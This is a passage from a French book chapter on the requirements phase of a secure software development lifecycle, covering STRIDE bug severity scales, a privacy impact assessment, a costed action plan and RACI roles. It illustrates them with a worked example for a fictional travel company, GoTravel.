	Elevation of privilege : • Un utilisateur local aux faibles privilèges peut s'octroyer les droits d'un autre utilisateur, d'un administrateur ou d'un système local.
Sévérité 3	**Spoofing** : capacité pour l'attaquant à faire croire aux utilisateurs que l'interface utilisateur différente mais visuellement semblable est celle à laquelle les utilisateurs font habituellement confiance dans le cadre d'un scénario spécifique. « Faire habituellement confiance », c'est utiliser une interface connue pour interagir normalement avec le système d'exploitation ou l'application, mais sans pour autant considérer qu'il s'agit d'une « décision de confiance ».
	Information disclosure : cas où l'attaquant peut lire les informations depuis des emplacements connus, y compris les informations système qui n'étaient pas destinées à être exposées.
	Denial of service : un DoS permanent exige un redémarrage à froid ou affiche l'écran bleu pour vous signaler un bogue.
Sévérité 4	**Spoofing** : capacité pour l'attaquant à présenter une interface différente, mais visuellement semblable, et qui n'est qu'une partie dans un scénario plus vaste d'attaque.
	Denial of service : modification temporaire de données qui ne persiste pas après le redémarrage du système d'exploitation ou de l'application.
	Information disclosure (non ciblée) : information d'exécution.
	Tampering data : un DoS temporaire requiert le redémarrage de l'application.

Comme vous pouvez le constater, l'échelle des bugs de Microsoft utilise quatre niveaux de sévérité avec pour chacun d'entre eux des scénarios de menaces basés sur le modèle STRIDE (Spoofing, Tampering, Repudiation, Denial of service, Elevation of privilege) déjà abordé dans le chapitre 4 - Les concepts du développement sécurisé - Modélisation des menaces (threat modeling).

L'intérêt de cette méthode est de pouvoir repérer d'éventuels scénarios pouvant porter préjudice à l'organisation et ainsi de les classer suivant les exigences de celle-ci.

Pour résumer, cette étape peut être résumée par la question : qu'est-ce que l'entreprise redoute et à quel niveau ?

Cette méthode d'analyse doit être érigée entre les décideurs en matière de sécurité, par exemple un RSSI, un manager, ou même le client avec le réalisateur du document afin d'aligner les exigences business et la partie pratique de la méthode.

2.3. Évaluation des exigences pour les données personnelles

Comme pour les risques en sécurité, la protection des données personnelles doit être prise en compte. Pour rappel, la sécurité de l'information est segmentée en deux parties, la sécurité et la protection des données à caractère personnel (DCP). Pour plus d'information sur la protection des DCP, voir le chapitre 4 - Les concepts du développement sécurisé - Respect de la vie privée.

Un bon moyen d'évaluer les exigences pour la protection des DCP est la constitution d'un Privacy Impact Assessment (PIA) dont l'objectif est d'analyser les types de données privées conservées par l'organisation et d'identifier les risques afin d'établir un plan d'action.

N.B. : cela ne vous rappelle rien ?

Plusieurs méthodes existent autour de ce sujet. Celle utilisée par Microsoft est simple et efficace pour commencer un premier PIA.

Voici les étapes à suivre pour effectuer la mise en place d'un PIA **(Agile et méthode classique - à produire une fois)** :

1. Identifier le type de DCP : pour commencer le PIA, il est nécessaire de connaître le type de DCP autour de l'application et d'en mesurer la criticité. En effet, des données anonymes transitant dans une application n'auront pas le même impact qu'une donnée identifiable lors d'une attaque cybercriminelle. Pour ce faire, il est intéressant de mettre en place un questionnaire pour catégoriser les données. Voici un exemple de questionnaire développé par Microsoft légèrement modifié :

Questionnaire pour catégoriser l'impact d'une attaque sur les DCP :

Quel est le nom du projet ? :		
Quand le public aura-t-il accès à ce projet ? :		
Qui est responsable de la protection des DCP pour le projet (DPO) ? :		
Quel est le périmètre des DCP ? :		
Existe-t-il des mesures juridiques ou autres pour traiter les risques ? :		
L'application stocke des données personnelles telles que les noms, les prénoms, les coordonnées, etc. ?	Oui / Non	donnée très sensible
L'application contient-elle ou utilise-t-elle des données visant les enfants ?	Oui / Non	donnée très sensible
Y a-t-il une surveillance continuelle de l'utilisateur (géolocalisation, tracking, etc.) ?	Oui / Non	donnée très sensible
L'application installe-t-elle des extensions, des modules ou des modifications du navigateur sur l'appareil de l'utilisateur ?	Oui / Non	donnée très sensible
Y a-t-il un transfert de données anonymes ?	Oui / Non	donnée sensible
Aucun des éléments ci-dessus	Oui / Non	donnée peu sensible

Le tableau ci-dessus permet de classer les DCP sur une échelle de trois items :

- **Donnée très sensible** : l'application transfère des informations confidentielles ou des rapports d'erreur, supervise l'utilisateur avec un transfert continu de données anonymes, modifie des paramètres ou effectue des modifications sur les appareils de l'utilisateur.
- **Donnée sensible** : le projet contient des données anonymes (identifiant, pseudo, etc.). L'utilisateur peut avoir des interactions avec l'application impliquant des changements, comme le fait de cliquer sur un lien pour quitter la page web.
- **Donnée peu sensible** : rien dans cette application n'affecte le respect de la vie privée. Aucune donnée anonyme ou personnelle n'est transférée, rien n'est enregistré dans l'ordinateur, aucun paramètre n'est modifié et aucun logiciel n'est installé.

Une fois le questionnaire rempli, l'organisation peut connaître le niveau d'importance et d'impact possible pour ses données à caractère personnel.

2. La seconde étape consiste à établir des scénarios de menaces ressemblant à l'échelle de bugs établie dans la section précédente.

Voici un exemple :

Scénario utilisateur de l'application :

Sévérité 1	• Manque d'informations et absence de consentement Exemple : transfert de données personnelles sensibles depuis le système de l'utilisateur sans avertissement préalable clair ni consentement explicite par opt-in dans l'interface utilisateur avant le transfert.
	• Manque de contrôles utilisateur Exemple : collecte et transfert permanents de données personnelles superficielles sans donner à l'utilisateur les moyens d'arrêter ultérieurement ces actions, dans l'interface utilisateur.
	• Manque de protection des données Exemple : les données personnelles sont collectées et stockées dans une base de données générale permanente sans qu'aucun mécanisme n'authentifie les utilisateurs lors de l'accès aux données ou lors de leur correction.
	• Absence de protection des enfants Exemple : l'âge n'est pas collecté lorsqu'un site ou un service s'adresse aux enfants, et le site collecte, utilise ou divulgue les données personnelles de l'utilisateur.
	• Utilisation incorrecte des cookies Exemple : les données personnelles sensibles stockées dans un cookie ne sont pas chiffrées.
	• Manque de gestion et de contrôle des données en interne Exemple : l'accès aux données personnelles stockées dans l'entreprise n'est pas restreint aux seules personnes qui ont une raison professionnelle valide d'y accéder, ou aucune stratégie n'est en place pour révoquer un accès devenu inutile.
	• Contrôles juridiques insuffisants Exemple : le produit ou la fonctionnalité transmet les données à un agent ou à un tiers indépendant qui n'a signé aucun contrat digne de foi.

Sévérité 2	• Manque d'informations et absence de consentement Exemple : transfert de données personnelles sensibles depuis l'ordinateur de l'utilisateur sans avertissement préalable clair ni consentement explicite par opt-in dans l'interface utilisateur avant le transfert.
	• Manque de contrôles utilisateur Exemple : collecte et transfert permanents de données anonymes superficielles sans donner à l'utilisateur les moyens d'arrêter ultérieurement ces actions, dans l'interface utilisateur.
	• Manque de protection des données Exemple : des données non sensibles sont stockées de manière permanente sans qu'aucun mécanisme n'empêche les accès illicites. Un mécanisme n'est pas requis à condition que l'utilisateur soit averti dans l'interface que les données seront partagées (dossier intitulé "Partagé", par exemple).
	• Minimisation des données Exemple : il est inutile de transmettre des données personnelles sensibles à un tiers indépendant pour atteindre les objectifs fixés.
	• Utilisation incorrecte des cookies Exemple : les données personnelles non sensibles stockées dans un cookie permanent ne sont pas chiffrées.
Sévérité 3	• Manque de contrôles utilisateur Exemple : les données personnelles sont collectées et stockées localement sous forme de métadonnées cachées sans que l'utilisateur ait la possibilité de supprimer les métadonnées. Les données personnelles sont alors accessibles à tous ou peuvent être transmises en cas de partage des fichiers ou des dossiers.
	• Manque de protection des données Exemple : aucun mécanisme ne prévoit de protéger les données personnelles non sensibles stockées temporairement contre les accès illicites lors de leur transfert ou stockage. Aucun mécanisme n'est requis si le partage des informations est évident (nom d'utilisateur, par exemple) ou s'il y a un avertissement clair.
	• Minimisation des données Exemple : la transmission de données personnelles non sensibles ou de données anonymes à un tiers indépendant n'est pas nécessaire pour atteindre les objectifs fixés.
	• Utilisation incorrecte des cookies Exemple : utilisation d'un cookie permanent lorsqu'un cookie de session suffirait, ou le fait de rendre un cookie permanent sur une période plus longue que nécessaire aux fins visées.
	• Manque de gestion et de contrôle des données en interne Exemple : les données stockées dans l'entreprise ne sont assorties d'aucune stratégie de rétention.

Sévérité 4	• Manque d'informations et absence de consentement Exemple : les données personnelles sont collectées et stockées sous forme de métadonnées sans avertissement consultable. Les données ne sont accessibles à personne et ne sont pas transmises en cas de partage des fichiers ou des dossiers.

Scénario administrateur de l'application :

Sévérité 1	• Manque de contrôles de l'entreprise Exemple : transfert automatique des données personnelles sensibles depuis le système de l'utilisateur sans avertissement préalable clair ni consentement explicite par opt-in dans l'interface de l'administrateur avant le transfert.
	• Déclaration de respect insuffisant de la vie privée Exemple : l'application en production n'affiche pas de façon explicite les notions légale et juridique concernant l'application.
Sévérité 2	• Manque de contrôles de l'organisation Exemple : transfert automatique des données personnelles non sensibles depuis le système de l'utilisateur sans avertissement préalable clair ni consentement explicite par opt-in dans l'interface de l'administrateur avant le transfert. L'avertissement et le consentement doivent apparaître dans l'interface, pas dans le contrat de licence de l'utilisateur final (CLUF) ni dans les conditions d'utilisation des services.

	• Déclaration de respect insuffisant de la vie privée Exemple : la déclaration destinée aux administrateurs (guide de déploiement ou UX) n'aborde pas la question du stockage ou du transfert des données personnelles.
Sévérité 3	• Manque de contrôles de l'organisation Exemple : aucun mécanisme n'est fourni ni mentionné pour aider les administrateurs à empêcher la divulgation accidentelle des données utilisateur (possibilité de définir des autorisations d'accès au site, par exemple).

Les scénarios ci-dessus sont donnés à titre d'exemple. Il est bien sûr possible de les adapter à leur organisation et aux juridictions de chaque pays déjà abordées dans le chapitre 4 - Les concepts du développement sécurisé - Respect de la vie privée.

Les éléments présentés ci-dessus sont le noyau du PIA et sont suffisants pour commencer l'intégration du S-SDLC mais d'autres éléments peuvent être apportés au PIA.

Voici un lien pour plus d'informations : https://www.cnil.fr/sites/default/files/typo/document/CNIL-PIA-1-Methode.pdf[1]

[cf. res_C05 - 01.pdf]

2.4. Plan d'action et analyse des coûts

Une fois les critères de l'entreprise en matière de sécurité et de protection des données privées ajustés, il est nécessaire d'instaurer un plan d'action comportant les différents contrôles du S-SDLC à ajuster aux critères établis précédemment, le but étant de mettre "ce qu'il faut ou il faut" afin de gérer au maximum les coûts et d'optimiser le S-SDLC.

Pour y parvenir, une méthode simple est la création d'une check-list avec comme items toutes les actions à insérer dans un S-SDLC, l'approbation, le calendrier et les coûts.

Voici un exemple de plan d'action **(Agile et méthode classique - à produire une fois)** :

Plan d'action S-SDLC

Phase Sensibilisation	Organiser une formation	Oui / Non	Date	Coût
	Évaluer les stagiaires	Oui / Non	Date	Coût
Phase exigences	Réunir les informations (sécurité et DCP)	Oui / Non	Date	Coût
	Échelle des bugs	Oui / Non	Date	Coût
	Privacy Impact Assessment	Oui / Non	Date	Coût
	Plan d'action	Oui / Non	Date	Coût
	Approuver la gestion des bugs	Oui / Non	Date	Coût
	Identifier le responsable et le conseiller	Oui / Non	Date	Coût
Phase conception	Réduire les surfaces d'attaque	Oui / Non	Date	Coût
	Modéliser les menaces	Oui / Non	Date	Coût

[1] CNIL - Analyse d'impact relative à la protection des données - Privacy Impact Assessment (PIA)

Phase Code	Approuver les outils	Oui / Non	Date	Coût
	Blacklist de fonctions inappropriées	Oui / Non	Date	Coût
	Analyse de code	Oui / Non	Date	Coût
Phase Test	Scan de vulnérabilité	Oui / Non	Date	Coût
	Test de pénétration	Oui / Non	Date	Coût
Phase Déploiement	Plan de réponse à incident	Oui / Non	Date	Coût
	Première vérification des exigences	Oui / Non	Date	Coût
	Archivage des documents	Oui / Non	Date	Coût

Le tableau ci-dessus représente toutes les entrées possibles à chaque phase d'un S-SDLC. L'organisation va valider (oui/non) chaque action pour le S-SDLC suivant les besoins en sécurité et de protection des données à caractère personnel établis grâce à l'échelle de bugs et au PIA.

Une fois ce document validé, il devient une feuille de route pour commencer un S-SDLC et une estimation de coût pour l'ensemble des actions à intégrer. L'estimation des coûts peut se faire sur l'achat de technologies et le taux journalier moyen des personnes chargées de mettre en place les actions.

Voici un exemple :

		Coût
Phase Test	Scan de vulnérabilité	Mise en place d'OWASP ZAP pour l'automatisation de scans de vulnérabilités lors d'un push de code. Plugin OWASP ZAP pour Jenkins : 0 euro Intégration dans le pipeline (1 jour - consultant Alice - TJM 500 euros) : 500 euros ---------- Coût 500 euros

Une fois l'estimation des coûts effectuée, les décideurs prennent la responsabilité de l'insertion ou pas d'un S-SDLC pour le projet.

Le budget étant primordial, il est indispensable que celui-ci soit validé avant de continuer la suite du cycle.

2.5. Identification du responsable et du conseiller

Une fois le budget validé, il est temps de nommer les responsables et conseillers en sécurité et protection des données privées. Voici une description des différents rôles **(Agile et méthode classique - à produire une fois)** :

- Le responsable en sécurité est chargé de veiller au bon fonctionnement des actions de sécurité dans le cycle de développement. Il peut par exemple vérifier la bonne gestion des bugs et des outils d'analyse de code statique. Il n'a en aucun cas un rôle de responsable au sens responsabilité (accountability) mais est plutôt garant du bon fonctionnement des actions du S-SDLC. Ce rôle est généralement donné au chef de projet ou au Scrum Master suivant les méthodes de gestion de projet utilisées.
- Le conseiller en sécurité, quant à lui, est chargé de gérer le S-SDLC et d'appliquer toutes les actions et tous les contrôles. Il s'occupe également de superviser et surveiller le bon déroulement du processus à l'aide d'outils comme un tableau de bord contenant les différentes métriques du S-SDLC. Il est également chargé de répondre aux questions de l'équipe et de mettre en place les formations.

- Le responsable des données privées est en charge du bon fonctionnement des actions et contrôles intégrés dans le S-SDLC pour la protection des données à caractère personnel (consentements, notifications, etc.). Celui-ci peut s'avérer être aussi le responsable en sécurité.
- Le conseiller en protection des données privées est le premier point de contact en cas de problème pour les DCP (données à caractère personnel). Il a pour fonction d'aiguiller sur les actions à effectuer pour le respect des données à caractère personnel et de se renseigner sur les nouveautés juridiques. Ce rôle peut être attribué au conseiller en sécurité. Cependant certaines sociétés possèdent des correspondants comme les CIL (correspondants informatique et libertés) ou bientôt DPO (Data Protection Officer) qui peuvent porter ce statut.

Afin de garder une méthodologie dans l'attribution des rôles, le modèle RACI peut être un modèle pertinent à suivre.

Voici sa signification :

- **R** pour responsable (dans notre exemple, les responsables)
- **A** pour autorité (les décideurs, clients)
- **C** pour consulter (les conseillers en sécurité)
- **I** pour informer (les personnes à informer)

Ci-dessous, un exemple de matrice RACI :

	Alice	Bob	Eve	Bryan
Surveillance, mise en place de la sécurité	AC	R	I	I
Conseil et établissement du S-SDLC	RA	I	I	I
Surveillance, mise en place de la protection des DCP	I	I	AC	R
Conseil en protection des DCP	I	I	I	RA

L'exemple ci-dessus indique qu'Alice est chargée de mettre en place le S-SDLC et qu'elle possède toute autorité (accountability) sur le projet.

Quant à Ève, elle a l'autorité et peut être également consultée sur la surveillance et la mise en place de la protection des données à caractère personnel.


2.6. Amélioration de la gestion des bugs

(Agile et méthode classique - à produire une fois).

Lors de la mise en œuvre de l'échelle des bugs et du PIA, les critères de sécurité et de protection des données à caractère personnel ont été établis. Afin de pouvoir mesurer la correspondance du S-SDLC avec ces critères, il est nécessaire de configurer un outil de suivi de bugs tel que Jira, Bugzilla ou GLPI.

Ces outils vont permettre aux développeurs, administrateurs et utilisateurs de créer des tickets afin d'identifier les bugs durant toute la vie de l'application et ainsi de comparer la qualité demandée par l'organisation avec les tickets effectués, le but étant de configurer les tickets de sécurité proposés par ces logiciels de Bug Tracking avec le modèle STRIDE afin de rester sur la nomenclature de l'organisation.

La phase étant terminée, voici les métriques de sortie :



2.7. Exemple - Société GoTravel SARL

La phase de sensibilisation des parties prenantes du S-SDLC étant terminée pour la société Gotravel, Alice, dont la mission est la mise en place du S-SDLC décide de passer à la deuxième phase, dont le but est d'établir les exigences de la société à travers plusieurs livrables.

Cette phase étant la plus compliquée du projet, Alice n'hésite pas à convoquer l'ensemble des parties prenantes à l'aide d'un sondage Doodle pour une planification simple.

Cinq jours après, l'ensemble de l'équipe de développement et le responsable de la sécurité de l'information sont disponibles. Alice a créé au préalable un questionnaire afin de recueillir un maximum d'informations sur l'existant en matière de sécurité de l'information, dont voici un extrait :

Questionnaire sécurité du système d'information Gotravel

- Est-ce que toute l'équipe a connaissance du processus S-SDLC ?

L'ensemble de l'équipe est-elle au courant de l'insertion d'un S-SDLC ? La plupart l'ont entrevu vu lors de la formation sur la sécurité.

- Y a-t-il un existant en matière de sécurité de l'information dans l'entreprise ?

Le RSSI a déjà effectué un business impact assessment il y a deux ans. Il prévoit pour l'année prochaine la mise en œuvre d'une analyse de risques dont le périmètre comprendra l'application.

- Y a-t-il des rôles déjà attribués au sein de l'équipe de développement ?

L'équipe s'accorde à dire qu'Éric s'en charge officieusement car ses connaissances en sécurité sont plus poussées que celles de l'ensemble de l'équipe.

- L'entreprise possède-t-elle des données à caractère personnel ?

Oui, sur deux parties, les ressources humaines et l'application web avec les données clients.

- Quel est le niveau de maturité de l'entreprise dans la protection des données privées ?

Une notification concernant l'utilisation des données personnelles a été faite il y a quatre ans par un juriste. Rien d'autre.

- Quels sont les besoins en sécurité pour l'application en termes de confidentialité, d'intégrité et de disponibilité d'une manière générale ?

Selon le RSSI, Gotravel a des exigences en confidentialité des données et de disponibilité importantes. La dernière attaque informatique et la perte financière associée ont donc été un "électrochoc" pour la société.

Le RSSI propose d'envoyer le BIA.

- Quels sont les problèmes de sécurité ou de non-respect des données personnelles déjà rencontrés ?

Pour l'instant, aucun problème n'est à signaler mais la société n'a pas l'air très sensibilisée à ces risques.

- Quelles sont les politiques, les certifications et les normes applicables à l'application ?

Aucune politique métier ou autre n'est obligatoire d'après le RSSI. Le logo PCI-DSS est affiché sur le site web mais la gestion des paiements est faite par un prestataire.

- Quels sont les prestataires utilisés (SaaS, IaaS, PaaS, sous-traitant, hébergement) ou logiciels éditeurs ou open source pour l'application ?

Le site est hébergé en interne. Aucune restriction politique sur les logiciels n'est répertoriée. Seuls certains postes de travail utilisés par des développeurs sont sur des systèmes d'exploitation Microsoft Windows.

Une fois le questionnaire rempli, Alice décide de profiter du temps disponible du RSSI pour effectuer une échelle de bugs et un PIA.

À l'aide du BIA et de ses connaissances sur l'exigence de la société en sécurité de l'information, le RSSI a produit l'échelle de bugs suivante :

Échelle des bugs - serveur	
Sévérité 1	**Information disclosure** (ciblée) : un attaquant peut obtenir la base de données contenant les informations sur les clients.
	Denial of service (attaquant anonyme) : un attaquant est capable d'interrompre tout accès au site plus d'une heure.
	Elevation of privilege (attaquant anonyme) : un utilisateur anonyme a la possibilité de passer administrateur sur l'application.
Sévérité 2	**Spoofing** : un utilisateur se fait voler ses identifiants et un attaquant est capable de changer ses informations.
	Tampering data : un attaquant est capable de modifier des informations présentées sur le site web.
	Information disclosure (ciblée) : l'attaquant est capable de lire des informations côté back-office.
Sévérité 3	**Tampering data** : • L'attaquant est capable de rediriger les utilisateurs lors de la navigation de ceux-ci. • L'attaquant est capable d'utiliser le serveur pour différentes manœuvres lui servant à des activités cybercriminels.
Sévérité 4	**Information disclosure** (non ciblée) : l'attaquant a trouvé des identifiants modérateurs.
	Tampering data : l'attaquant est capable de modifier des commentaires.

Échelle des bugs - client	
Sévérité 1	**Denial of service** : le navigateur du client plante quand il accède à l'application.
Sévérité 2	**Spoofing** : attaque de phishing à partir du domaine DNS de l'application.
	Information disclosure (ciblée) : l'attaquant arrive à lire les cookies ou le localStorage de l'utilisateur.
Sévérité 3	**Information disclosure** : l'attaquant est capable de connaître le pseudo des utilisateurs en ligne.

Le RSSI étant toujours disponible pour quelques heures de plus, Alice enchaîne avec le PIA et construit une première esquisse du document :

Questionnaire pour catégoriser l'impact des DCP		
Quel est le nom du projet ? : Gotravel		
Quand le public aura-t-il accès à ce projet ? : Le site est déjà en ligne.		
Qui est responsable de la protection des DCP pour le projet ? : Le dirigeant de la société Gotravel, monsieur Dupont.		
Quel est le périmètre des DCP ? : Le périmètre du PIA s'en tiendra à l'application web de Gotravel.		
Existe-t-il des mesures juridiques ou autres pour traiter les risques ? : L'application utilise une notification sur les conditions générales de vente mais rien de plus.		
L'application stocke-t-elle des données personnelles telles que les noms, prénoms, coordonnées, etc. ?	Oui	donnée très sensible
L'application contient-elle ou utilise-t-elle des données visant les enfants ?	Non	donnée très sensible
Y a-t-il une surveillance continuellement l'utilisateur (géolocalisation, tracking, etc.) ?	Non	donnée très sensible
L'application installe-t-elle des extensions, des modules ou des modifications du navigateur sur l'appareil de l'utilisateur ?	Non	donnée très sensible
Y a-t-il un transfert de données anonymes ?	Non	donnée sensible
Aucun des éléments ci-dessus	Non	donnée peu sensible

Scénario utilisateur de l'application	
Sévérité 1	• Manque de protection des données Exemple : les données personnelles sont collectées et stockées dans une base de données générale permanente sans qu'aucun mécanisme n'authentifie les utilisateurs lors de l'accès aux données ou lors de leur correction.
	• Utilisation incorrecte des cookies Exemple : les données personnelles sensibles stockées dans un cookie ne sont pas chiffrées.
	• Manque de gestion et de contrôle des données en interne Exemple : l'accès aux données personnelles stockées dans l'entreprise n'est pas restreint aux seules personnes qui ont une raison professionnelle valide d'y accéder, ou aucune stratégie n'est en place pour révoquer un accès devenu inutile.
	• Contrôles juridiques insuffisants Exemple : le produit ou la fonctionnalité transmet les données à un agent ou à un tiers indépendant qui n'a signé aucun contrat digne de foi.
Sévérité 2	• Minimisation des données Exemple : il est inutile de transmettre des données personnelles sensibles à un tiers indépendant pour atteindre les objectifs fixés.
	• Utilisation incorrecte des cookies Exemple : les données personnelles non sensibles stockées dans un cookie permanent ne sont pas chiffrées.
Sévérité 3	• Manque de contrôles utilisateur Exemple : les données personnelles sont collectées et stockées localement sous forme de métadonnées cachées sans que l'utilisateur ait la possibilité de supprimer les métadonnées. Les données personnelles sont alors accessibles à tous ou peuvent être transmises en cas de partage des fichiers ou des dossiers.
	• Utilisation incorrecte des cookies Exemple : utilisation d'un cookie permanent lorsqu'un cookie de session suffirait, ou le fait de rendre un cookie permanent sur une période plus longue que nécessaire aux fins visées.
	• Manque de gestion et de contrôle des données en interne Exemple : les données stockées dans l'entreprise ne sont assorties d'aucune stratégie de rétention.
Sévérité 4	• Manque d'informations et absence de consentement Exemple : les données personnelles sont collectées et stockées sous forme de métadonnées sans avertissement consultable. Les données ne sont accessibles à personne et ne sont pas transmises en cas de partage des fichiers ou des dossiers.

Scénario administrateur de l'application	
Sévérité 1	• Déclaration de respect de la vie privée insuffisante Exemple : le guide de déploiement et de développement de l'administration fournit une notice légale.
Sévérité 2	• Déclaration de respect de la vie privée insuffisante Exemple : la déclaration destinée aux administrateurs (guide de déploiement ou UX) n'aborde pas la question du stockage ou du transfert des données personnelles.
Sévérité 3	• Manque de contrôles de l'organisation Exemple : aucun mécanisme n'est fourni ni mentionné pour aider les administrateurs à empêcher la divulgation accidentelle des données utilisateur (possibilité de définir des autorisations d'accès au site, par exemple).

Une fois l'échelle des bugs et le petit BIA réalisés, le RSSI prend la décision d'atténuer les risques de sévérité 2 concernant la sécurité et la protection des données personnelles. Alice note que le S-SDLC devra couvrir les exigences demandées et prévoir les contrôles adéquats.

Pour ce faire, elle décide de conclure la réunion et de commencer un plan d'action et une analyse de coût du projet. À cet effet, elle utilise une check-list des différentes actions à effectuer avec la suppression de certains items afin de s'aligner sur les exigences de la société.

Voici un extrait de la check-list :

Plan d'action S-SDLC				
Phase Sensibilisation	Organiser une formation	Oui	Fait	0 €
	Évaluer les stagiaires	Oui	Fait	0 €
Phase Exigences	Réunir les informations (sécurité et DCP)	Oui	Fait	0 €
	Échelle des bugs	Oui	Fait	0 €
	Privacy Impact Assessment	Oui	Fait	0 €
	Plan d'action	Oui	En cours	0 €
	Approuver la gestion des bugs	Oui	29/11	250 €
	Utilisation de Github privé comme outil - aucun surcoût à ajouter dans le TCO (Total Cost of Ownership) du produit. Mise en place du STRIDE dans Github : 1/2 journée par Éric (500 TJM / 0,5) 250 €			
	Identifier le responsable et le conseiller	Oui	29/11	0 €
Phase Conception	Réduire les surfaces d'attaque	Oui	30/11	3.600 €
	Mise en place d'une révision des attaques de surface par les administrateurs réseau sur 4 jours, prévision de (450 TJM * 2 * 4) 3 600 €			
	Modéliser les menaces	Oui	15/12	950 €
	RSSI, Éric et Alice ½ journée (800 + 500 + 600 * 0,5) 950 €			


Plan d'action S-SDLC				
Phase Code	Approuver les outils	Oui	06/12	0 €
	Aucune estimation du temps, l'approbation se fera à l'aide d'un document Excel (pas de coût calculé)			
	Blacklist de fonctions inappropriées	Oui	06/12	0 €
	Aucune estimation du temps, l'approbation se fera à l'aide d'un document Excel (pas de coût calculé)			
	Analyse de code	Oui	06/12	? €
	Version d'essai de Checkmarx, le calcul du coût d'acquisition sera effectué une fois la solution approuvée.			
	ntégration de Checkmarx dans la plateforme de développement par Eric : 1 journée (500 TJM * 1) 500 €			
Phase Test	Scan de vulnérabilité	Oui	13/12	coüt
	Intégration du plugin OWASP ZAP dans Jenkins, Maria admin/sys pendant 1 jour (550 TJM * 1) 550 €			
	Test de pénétration	Non	?	? €
	Des devis sont en cours pour un scan de vulnérabilités			
Phase déploiement	Plan de réponse à incident	Oui	14/12	300 €
	Alice pendant ½ journée (600 * 0,5) 300 €			
	Première vérification des exigences	Oui	14/12	0€
	Alice pendant ½ journée (600 * 0,5) 300 €			
	Archivage des documents	Oui	14/12	0 €
	Donnée archivée automatiquement, comprise dans le TCO de la solution.			
Coût total	**5.100 €**			

Alice annonce le budget prévisionnel pour la première itération du S-SDLC au RSSI, puis celui-ci revient vers elle le lendemain pour lui annoncer que le projet est validé.

Alice décide donc de créer une matrice RACI pour les différents rôles du S-SDLC et en profite pour y insérer les tâches à effectuer. Elle utilise un diagramme de Gantt pour suivre son projet dans le temps.

	RSSI	Alice	Eric	Maria	Stéphane	François	JM
Surveillance, mise en place de la sécurité	I	AC	R	I	I	I	I
Conseil et établissement du S-SDLC	I	AC	I	I	I	I	I

Surveillance, mise en place de la protection des DCP	I	AC	I	R	I	I	I
Conseil en protection des DCP	I	AC	I	R	I	I	I
Réduire les surfaces d'attaque	A	C	I	R	R	I	I
Modéliser les menaces	A	R	C	C	C	I	I
Approuver les outils et blacklists de fonction inappropriées		AC	R	I	I	I	I
Analyse de code	I	AC	R	R	I	I	I
Scan de vulnérabilités	A	C	I	R	R	I	I
Plan de réponse à incident	AC	R	I	I	I	I	I




Maintenant que la planification est terminée, Alice choisit de lancer le projet à l'aide d'une brève réunion de lancement afin d'expliquer les besoins, les responsabilités et les attentes du S-SDLC.

Pendant ce temps, Éric a déjà optimisé le système de gestion de bugs de Github en y insérant le modèle STRIDE.

Lors de la création d'un ticket, les développeurs et administrateurs devront utiliser une référence du type #spoofing, #Tampering, #repudiation, #ID, #DoS ou bien #EoP à la fin de chaque titre, ce qui permet avec une simple recherche par référence de trouver les tickets datés et ainsi d'avoir une mesure concrète des incidents dans le temps, regroupés par type.

Une fois la phase Exigences terminée, Alice insère les métriques dans son tableau de bord et passe à la phase suivante : Conception.



